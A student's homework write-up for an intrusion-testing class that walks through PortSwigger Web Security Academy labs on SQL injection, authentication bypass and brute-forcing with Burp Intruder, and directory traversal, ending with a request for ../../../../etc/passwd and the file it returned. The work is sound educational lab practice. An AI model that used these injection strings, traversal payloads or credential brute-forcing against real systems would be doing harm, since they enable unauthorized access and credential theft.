



SCHOOL HOMEWORK - 2023

CLASS: INTRUSION TESTS

SUBJECT: SQL INJECTION — AUTHENTICATION — DIRECTORY
TRAVERSAL — OS COMMAND INJECTION — BUSINESS LOGIC VULN —
INFO DISCLOSURE — ACCESS CONTROL — SERVER-SIDE REQUEST
FORGERY (SSRF) — XXE INJECTION — CROSS-SITE SCRIPTING (XSS)

FRÉDÉRIC PERRON





Table of Contents

Introduction	1
Path 1 – SQLi	3
Path 2 – Authentication	5
Path 3 – Directory Traversal.....	13
Path 4 – OS Command Injection	16
Path 5 – Business Logic Vulnerabilities	20
Path 6 – Information Disclosure	22
Path 7 – Access Control.....	24
Path 8 – Server-side Request Forgery (SSRF).....	25
Path 9 – XXE Injection	28
Path 10 – Cross-Site Scripting (XSS)	32
Conclusion.....	33
References	34

Introduction


This homework is entirely based on offensive security from exercises on PortSwigger

I have first started by creating an account on Portswigger with my poly email address, using my real name (Frederic Perron).



Welcome back!

Learn to secure the web one step at a time, with our practical, interactive learning materials. Covering the latest research, and completely free.



New topic: Server-side prototype pollution

Server-side prototype pollution can be tricky to test for without causing a DoS. In this topic, you'll learn some reliable but safe detection methods pioneered by original PortSwigger research, as well as how to leverage your findings for remote code execution.

[Learn more](#) →

Your learning progress

Your level



NEWBIE

Solve 52 more labs to become an

Level progress

0
of 52


0
of 151

0
of 36

Path 1 – SQLi

We start by first stating and acknowledging what a SQL injection is. A SQL injection is a type of cyber attack where an attacker injects malicious SQL statements into a web application's input field, with the intention of manipulating the backend database. This allows them to steal sensitive information, modify or delete data, or even take control of the entire database. Attackers can exploit vulnerabilities in poorly designed web applications that do not properly validate user input or use parameterized queries to protect against SQL injection. It is a serious threat to the security of web applications that rely on SQL databases and requires constant vigilance and best practices to prevent.

The first exercise consisted of simply injecting true values to the parameters to access sensitive informations. The string "+1OR+1=1--" is a common SQL injection attack string that can be used to modify the behavior of a SQL query. When this string is appended to a database parameter, the resulting SQL query will evaluate the expression "1 OR 1=1", which is always true. This can result in unexpected behavior in the application, such as bypassing authentication mechanisms, retrieving sensitive information, or modifying the contents of the database. We can see below the way we used to solve the first lab:



Here in the second lab, we change the login parameter with administrator'-- so we can bypass authentication and interact with the database:

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#)

Login

Invalid username or password.

Username

administrator'--

Password


Log in

Results after the 2 labs:


Level progress:



Apprentice



Practitioner



Expert

Path 2 – Authentication

What is authentication? Authentication is a crucial step in confirming the identity of a user or client. Essentially, it ensures that the individual claiming to be the user is indeed the correct person. As websites are designed to be accessible to anyone with an internet connection, it's important to have strong authentication methods in place to ensure effective web security. Without proper authentication mechanisms, websites can be easily compromised, and sensitive data may be at risk.

First lab of authentication is the 2FA simple bypass

Web Security Academy

2FA simple bypass

Back to lab home

Email client

Back to lab description >>

Please enter your 4-digit security code

Login

Your email address is wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net

Displaying all emails @exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net and all subdomains


Sent	To	From	Subject	Body
				Hello!
				Your security code is 1245.
2023-04-16 06:04:03 +0000	wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net	no-reply@0afb00d8046d2730805f3ada00ec00b0.web-security-academy.net	Security code	Please enter this in the app to continue.
				Thanks, Support team

Please enter your 4-digit security code


1425

Login

We login to first get a part of the URL (my-account)



After we logged in, in the URL we have the my-account in the URL which will act as our token to simply bypass when we try to connect to another user and changing the login id to that my-account string



Results after we entered the my-account in the URL

Here is the URL after we modified the entry of the login user to my-account of the earlier URL when we were logged in

 0afb00d8046d2730805f3ada00ec00b0.web-security-academy.net/my-account

Second lab for the Authentication was Username enumeration via different responses

We first start by finding the post request with the /login directory and send it to Intruder.

1790 https://0ad7002504b3162e821... GET /academyLabHeader 101
1791 https://0ad7002504b3162e821... POST /login 200
1792 https://0ad7002504b3162e821... GET https://0ad7002504b3162e8216...eb-security-academy.net/login 1

Request
Pretty Raw Hex

1 POST /login HTTP/2
2 Host: 0ad7002504b3162e821601c800d500d3.web-security-academy

Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)

Then we remove the \$ and add it to the username only.

Target: https://0ad7002504b3162e821601c800d500d3.web-security-academy

1 POST /login HTTP/2
2 Host: 0ad7002504b3162e821601c800d500d3.web-security-academy.r
3 Cookie: session=Qg3C7VeNZwotjZ0SCsBw9TCEBB5kx5Ct
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/2
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Origin: https://0ad7002504b3162e821601c800d500d3.web-security
11 Referer: https://0ad7002504b3162e821601c800d500d3.web-securit
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=\$hello\$&password=hello

Now we simply add the username list that we have provided with the lab into the payload section to create a brute force attack for the username. Then we simply repeat the process for the passwords.

2. Intruder attack of https://0ad7002504b3162e821601c800d500d3.web-security-academy

Attack Save Columns

Results Positions Payloads Resource Pool


Filter: Showing all items

Request	Payload	Status
0		
1	carlos	
2	root	
3	admin	
4	test	
5	guest	
6	info	
7	adm	
8	mysql	
9	user	
10	administrator	
11	oracle	
12	ftp	
13	pi	

Request
Pretty Raw Hex

1 POST /login HTTP/2
2 Host: 0ad7002504b3162e821601c800d500d3.web-s
3 Cookie: session=Qg3C7VeNZwotjZ0SCsBw9TCEBB5k

Here are the results we get after the payload attack




5. Intruder attack of https://0adc00f40417994881c6890c00b200b0.web-security-academy.net - Te

Attack Save Columns						
Results Positions Payloads Resource Pool Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
56	alpha	200	☐	☐	2994	
0		200	☐	☐	2992	
1	carlos	200	☐	☐	2992	
2	root	200	☐	☐	2992	
3	admin	200	☐	☐	2992	
4	test	200	☐	☐	2992	

Here we can see alpha is the username, since the length of the requests is slightly bigger than every other one username.

We have the results when we add the found username from previous picture and then executing the brute force payload on the password with the list we had provided :

```
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=alpha&password=$lols
```



Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder

15 x +

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

123456

password

12345678

qwerty

123456789

12345

1234

111111

Enter a new item

Add from list ... [Pro version only]

Results

Positions

Payloads

Resource Pool

Options

1

2

3

4

5

6

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^
86	access	302	☐	☐	178
0		200	☐	☐	2994

Here we can see the lab is solved

Web Security Academy

Username enumeration via different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)
[Continue learning](#)

[Home](#) | [My account](#) | [Log o](#)

My Account

Your username is: alpha


Your email is: alpha@alpha.net

Email

Update email

Progression so far :

Your learning progress



I have then opted for this lab still in the Authentication path.

Lab: Username enumeration via subtly different responses



PRACTITIONER



LAB

Not solved

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Access the lab

So the goal of this one was pretty much the same but we instead use the missing punctuation, hence the name of the lab *subtly different responses*, to find the right username via a brute force payload

We first start by entering the wrong credentials :

Login

Invalid username or password.

Username

Password

Log in

We then once again look for the same POST request of the /login URL and send it again to Burp Intruder

Then, we do pretty much the same thing with the provided list of username and passwords, but we select the invalid and incorrect password with the period (.) in the grep section and we run the Payload. This will tell us if it's the good username if we have a notification without the period.

Request	Payload	Status	Error	Timeout	Length	-warning> ^
17	vagrant	200	☐	☐	3085	Invalid username or password
0		200	☐	☐	3100	Invalid username or password.
1	carlos	200	☐	☐	3085	Invalid username or password.
		200	☐	☐	3101	Invalid username or password.

We can see that the username is vagrant.

Then we just run another payload attack for the provided list of passwords with the username we found.

Results of the attack:

Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	-warning> ^	Comment
100	moscow	200	☐	☐	3172	Invalid username or password	
76	joshua	302	☐	☐	178		
0		200	☐	☐	3083	Invalid username or password	
1	123456	200	☐	☐	3104	Invalid username or password	
0	password	200	☐	☐	3101	Invalid username or password	

So the password is Joshua, finalising the credentials as vagrant/Joshua

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning](#)

[Home](#) | [My account](#) | [Log](#)

My Account

Your username is: vagrant

Your email is: vagrant@vagrant.net

Email

[Update email](#)

Progress so far


Level progress:



Apprentice



Practitioner




Expert

Path 3 – Directory Traversal


Directory traversal, also referred to as file path traversal, is a type of web security flaw that enables an intruder to access and read various files on the server hosting an application. This can include the application's code and data, authentication details for backend systems, and confidential system files. In certain instances, the intruder may gain the ability to write to arbitrary files on the server, which could result in the modification of application data or functionality. In the worst-case scenario, this could lead to the intruder obtaining complete control over the server.

For the first lab, we have chosen the Apprentice one, the file path traversal, simple case.

We start by first activating the interceptor and selecting a product on the home page of the lab with the products shown



We then modify the value of the image with the typical traversal route



We have then access to the directory after we get the response to our previous request and we can traverse as we like:

URL	Method	Path	Status	Size	Content-Type
https://firefox.settings.services....	GET	/v1/buckets/main/collections/ms-langu...	304	149	
https://0a05009904b327e585d...	GET	/image?filename=56.jpg	✓ 200	2356	script
https://0a05009904b327e585d...	GET	/academyLabHeader	✓ 400	130	text

Edited request

Raw

1 GET /image?filename=../../../../etc/passwd

2 HTTP/2

3 Host: 0a05009904b327e585d99f5e00280030.web-security-academy.net

4 Cookie: session=oSAUZ6pogXaf63diRP2UTqTEEybwLfi1

5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

6 Accept: image/avif,image/webp,*/*

7 Accept-Language: en-US,en;q=0.5

8 Accept-Encoding: gzip, deflate

9 Referer: https://0a05009904b327e585d99f5e00280030.web-security-academy.net/product?productId=1

10 Sec-Fetch-Dest: image

11 Sec-Fetch-Mode: no-cors

12 Sec-Fetch-Site: same-origin

13 Te: trailers

14

Response

Raw

1 HTTP/2 200 OK

2 Content-Type: image/jpeg

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2262

5

6 root:x:0:0:root:/root:/bin/bash

7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

8 bin:x:2:2:bin:/bin:/usr/sbin/nologin

9 sys:x:3:3:sys:/dev:/usr/sbin/nologin

10 sync:x:4:65534:sync:/bin:/bin/sync

11 games:x:5:60:games:/usr/games:/usr/sbin/nologin

12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

18 www-data:x:33:33:www-data:/var/www:/usr/sb

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Response Headers

Lab solved:

Web Security Academy

File path traversal, simple case

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#)

More Than Just Birdsong

★★★★★

\$92.95

